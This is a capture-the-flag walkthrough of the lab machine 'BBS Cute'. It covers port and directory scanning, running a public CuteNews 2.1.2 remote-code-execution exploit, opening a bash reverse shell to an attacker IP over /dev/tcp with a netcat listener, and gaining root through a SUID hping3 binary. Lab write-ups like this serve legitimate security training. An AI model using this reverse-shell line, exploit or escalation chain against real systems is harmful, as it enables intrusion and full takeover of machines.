

BBS Cute Walkthrough


Machine IP - 192.168.168.128

Website -

Offensive Security | Labs x Apache2 Debian Default | x +

http://192.168.168.128/

Back The Box OSINT Services Vuln DB Privacy and Security Learning Resources Offensive Security

 **debian**

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Nmap Scan - `nmap -A -sC -sV -T4 -p- 192.168.168.128 -oN NmapScan.txt`

```
[aurora@parrot]--[~/ProvingGrounds/BBSCTe]
$ nmap -A -sC -sV -T4 -p- 192.168.168.128 -oN NmapScan.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-17 12:37 IST
Warning: 192.168.168.128 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.168.128
Host is up (0.23s latency).
Not shown: 65452 closed tcp ports (conn-refused), 78 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 04:d0:6e:c4:ba:4a:31:5a:6f:b3:ee:b8:1b:ed:5a:b7 (RSA)
|   256 24:b3:df:01:0b:ca:c2:ab:2e:e9:49:b0:58:08:6a:fa (ECDSA)
|   256 6a:c4:35:6a:7a:1e:7e:51:85:5b:81:5c:7c:74:49:84 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.38 (Debian)
88/tcp    open  http      nginx 1.14.2
|_ http-title: 404 Not Found
|_ http-server-header: nginx/1.14.2
110/tcp   open  pop3      Courier pop3d
|_ pop3-capabilities: LOGIN-DELAY(10) TOP USER STLS PIPELINING UTF8(USER) IMPLEMENTATION(Courier Mail Server) UIDL
|_ ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
|_ Subject Alternative Name: email:postmaster@example.com
|_ Not valid before: 2020-09-17T16:28:06
|_ Not valid after: 2021-09-17T16:28:06
|_ ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3  Courier pop3d
|_ pop3-capabilities: LOGIN-DELAY(10) TOP USER PIPELINING UTF8(USER) IMPLEMENTATION(Courier Mail Server) UIDL
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US
|_ Subject Alternative Name: email:postmaster@example.com
|_ Not valid before: 2020-09-17T16:28:06
|_ Not valid after: 2021-09-17T16:28:06
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1623.47 seconds
[aurora@parrot]--[~/ProvingGrounds/BBSCTe]
$
```

Gobuster Scan - `gobuster dir -u 192.168.168.128 -w`

`/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt`
`-o GobusterScan.txt`

```
[aurora@parrot]--[~/ProvingGrounds/BBSCTe]
$ cat GobusterScan.txt
/search.php      (Status: 200) [Size: 5182]
/uploads         (Status: 301) [Size: 320] [--> http://192.168.168.128/uploads/]
/docs            (Status: 301) [Size: 317] [--> http://192.168.168.128/docs/]
/rss.php         (Status: 200) [Size: 105]
/print.php       (Status: 200) [Size: 28]
/skins           (Status: 301) [Size: 318] [--> http://192.168.168.128/skins/]
/libs            (Status: 301) [Size: 317] [--> http://192.168.168.128/libs/]
/core            (Status: 301) [Size: 317] [--> http://192.168.168.128/core/]
/index.php       (Status: 200) [Size: 6175]
/index.html      (Status: 200) [Size: 10701]
/captcha.php     (Status: 200) [Size: 93]
/manual          (Status: 301) [Size: 319] [--> http://192.168.168.128/manual/]
/popup.php       (Status: 200) [Size: 28]
[aurora@parrot]--[~/ProvingGrounds/BBSCTe]
$
```

Go to `192.168.168.128/index.php`



Please sign in

☐ Remember me

Sign in

Register

[\(lost password\)](#)

Powered by CuteNews 2.1.2 © 2002-2023 CutePHP.
(unregistered)

Use Searchsploit to search for CuteNews

CuteNews 2.1.2 - Remote Code Execution | php/webapps/48800.py

Download the Code

We cannot directly run it. as we dont have a directory called /CuteNews

Edit the exploit by deleting all these directories.

Once deleted all the `/CuteNews` from the exploit, run the exploit using `python3 48800.py`

```
$python3 48800.py
```

```
[ ->] Usage python3 exploit.py
```

```
Enter the URL> http://192.168.168.128/
```

Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN

```
[ - ] No hashes were found skipping!!!
```

Registering a users

```
[+] Registration successful with username: nwIivZbM9T and password: nwIivZbM9T
```

Sending Payload

```
signature key: 58a1f25a89d6b56a6bd6038e1ceef213-nwIivZbM9T
```

```
signature dsi: 99284c82d91c6daee8a6276aa234359a
```

```
logged in user: nwlIvZbM9T
```

Dropping to a SHELL

```
command > whoami
```

www-data

```
command >
```

We can take a bash reverse shell using `bash -c 'bash -i >& /dev/tcp/192.168.45.5/7777 0>&1'`

On another tab - `nc -nvlp 7777`

```

[aurora@parrot]-(~/ProvingGrounds/BBSCute)
$nc -nvlp 7777
listening on [any] 7777 ...
connect to [192.168.45.5] from (UNKNOWN) [192.168.168.128] 54240
bash: cannot set terminal process group (827): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cute:/var/www/html/uploads$

=====
[+] Registration successful with username: nwlivZbM9T and password: nwlivZbM9T
=====
Sending Payload
=====
signature_key: 58a1f25a89d6b56a6bd6038e1ceef213-nwlivZbM9T
signature_dsi: 99284c82d91c6daee8a6276aa234359a
logged in user: nwlivZbM9T
=====
Dropping to a SHELL
=====

command > whoami
www-data

command > bash -i && /dev/tcp/192.168.45.5/7777 0>&1

command > bash -c 'bash -i && /dev/tcp/192.168.45.5/7777 0>&1'

```

We have a reverse shell.

Run `find / -perm -u=s -type f 2>/dev/null` to find SUID bits.

```

www-data@cute:/ $ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/mount
/usr/sbin/hping3
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
www-data@cute:/ $

```

Go to GTFEBins and search for hping3

Run `usr/sbin/hping3` and on the hping3 console, run `/bin/sh -p`

```

www-data@cute:/var/www/html/uploads$ /usr/sbin/hping3
hping3> /bin/sh -p
# whoami
root

```

`cd root` and `cat proof.txt`

```
# cat proof.txt
7c70ab8575eef57ee435d18039b4bcd9
# ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.168.128 netmask 255.255.255.0 broadcast 192.168.168.255
    inet6 fe80::250:56ff:feba:b3da prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:ba:b3:da txqueuelen 1000 (Ethernet)
    RX packets 105922 bytes 10358954 (9.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 105328 bytes 18745659 (17.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 286 bytes 28129 (27.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 286 bytes 28129 (27.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

# █
```

Proof.txt --> 7c70ab8575eef57ee435d18039b4bcd9

Local.txt --> 33f9eb0c1af5adc2ffa8a38354212ee2

local.txt was found in /var/www

Machine Completed!!
